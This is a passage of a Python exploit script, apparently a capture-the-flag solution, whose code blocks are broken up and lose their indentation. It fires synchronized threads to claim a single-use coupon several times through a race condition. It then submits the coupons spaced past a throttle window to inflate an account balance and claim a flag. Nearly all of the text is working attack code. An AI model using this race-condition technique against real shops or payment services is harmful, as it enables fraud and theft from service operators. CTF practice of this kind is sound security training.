        res = requests.get(f"{TARGET}/flag/claim", headers=headers)

        res.raise_for_status()

        return res.json()

    except requests.exceptions.RequestException as e:

        print(f"Error claiming flag: {e}")
```

```
        return None

def exploit():
    session_id = None
    while not session_id:
        session_id = create_session()
        if not session_id:
            print("Failed to create session, retrying...")
            time.sleep(1)

    print(f"Session created: {session_id}")

    coupon_queue = Queue()
    for attempt in itertools.count(1):
        print(f"WrRace attempt #{attempt}...", end="")

        barrier = threading.Barrier(NUM_THREADS)
        threads = []
        for _ in range(NUM_THREADS):
            t = threading.Thread(target=claim_coupon_thread, args=(session_id,
coupon_queue, barrier))
            threads.append(t)
            t.start()

        for t in threads:
```



```

t.join()

if coupon_queue.qsize() >= 2:
    print(f"\n\nSUCCESS! #{attempt} acquired {coupon_queue.qsize()}
coupons")
    break
else:
    # 큐 클리어
    while not coupon_queue.empty():
        coupon_queue.get()

coupons = list(coupon_queue.queue)
print("Proceeding to submit coupons.")

for i, coupon in enumerate(coupons):
    print(f"\nSubmitting coupon {i+1}/{len(coupons)}...")
    submit_coupon(session_id, coupon)
    if i < len(coupons) - 1:
        wait_time = THROTTLE_WINDOW + 1
        time.sleep(wait_time)

me = get_me(session_id)

current_money = me.get("money", 0)

```

```
if current_money >= 2000:

    print("\nsuccess")

    flag_data = claim_flag(session_id)

    if flag_data and "flag" in flag_data:

        print(f"\nflag!!: {flag_data['flag']}")

    elif flag_data:

        print(f"\nFailed to claim flag: {flag_data.get('msg', 'Unknown error')}")

    else:

        print("\nFailed to claim flag for an unknown reason.")

if __name__ == "__main__":

    exploit()
```